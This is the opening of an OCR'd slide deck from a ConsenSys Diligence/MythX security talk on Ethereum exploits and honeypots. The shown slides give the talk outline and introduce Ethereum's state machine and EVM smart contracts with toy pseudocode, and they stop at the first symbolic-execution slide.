The Ether Wars: Exploits, counter-exploits and honeypots on Ethereum

AUGUST 11, 2019

CONSENSYS Diligence

MythX

About ConsenSys Diligence and MythX


- We audit smart contracts and build security tools for smart contract developers
- Other who contributed to / influenced this talk:
  - Joran Honig, Nikhil Parasaram, Nathan Peercy (Mythril Core Team)
  - Sam Sun (shared his bot research)
  - Many other researchers
  - The awesome Ethereum security community

In this Talk

- Fast symbolic execution of EVM bytecode
- Exploit automation
- Exploiting script kiddies
- Exploiting those who try to exploit script kiddies

What is Ethereum?

- Distributed state machine




State
14c5f8ba:
- 1024 eth
bb75a980:
- 5202 eth
if !contract.storage[tx.data[0]]:
contract.storage[tx.data[0]] = tx.data[1]
[0, 235235, 0, ALICE ....
892bf92f:
- 0 eth
send(tx.value / 3, contract.storage[0])
send(tx.value / 3, contract.storage[1])
send(tx.value / 3, contract.storage[2])
[ALICE, BOB, CHARLIE]
4096ad65:
- 77 eth
Transaction
From:
14c5f88a
To:
bb75a980
Value:
10
Data:
2,
CHARLIE
Sig:
30452fdedb3d
f7959f2ceb8a1
State'
14c5f8ba:
- 1014 eth
bb75a980:
- 5212 eth
if !contract.storage[tx.data[0]]:
contract.storage[tx.data[0]] = tx.data[1]
[0, 235235, CHARLIE, ALICE ..
892bf92f:
- 0 eth
send(tx.value / 3, contract.storage[0])
send(tx.value / 3, contract.storage[1])
send(tx.value / 3, contract.storage[2])
[ALICE, BOB, CHARLIE]
4096ad65:
- 77 eth


EVM Smart Contracts

- Small programs written in a simple, stack-based language
- Immutable: Once deployed they can’t be changed
- Executing instructions costs gas
- Computation in a single transaction is bounded by the block gas limit
- However, state can be mutated over multiple transactions

Symbolic Execution (1)

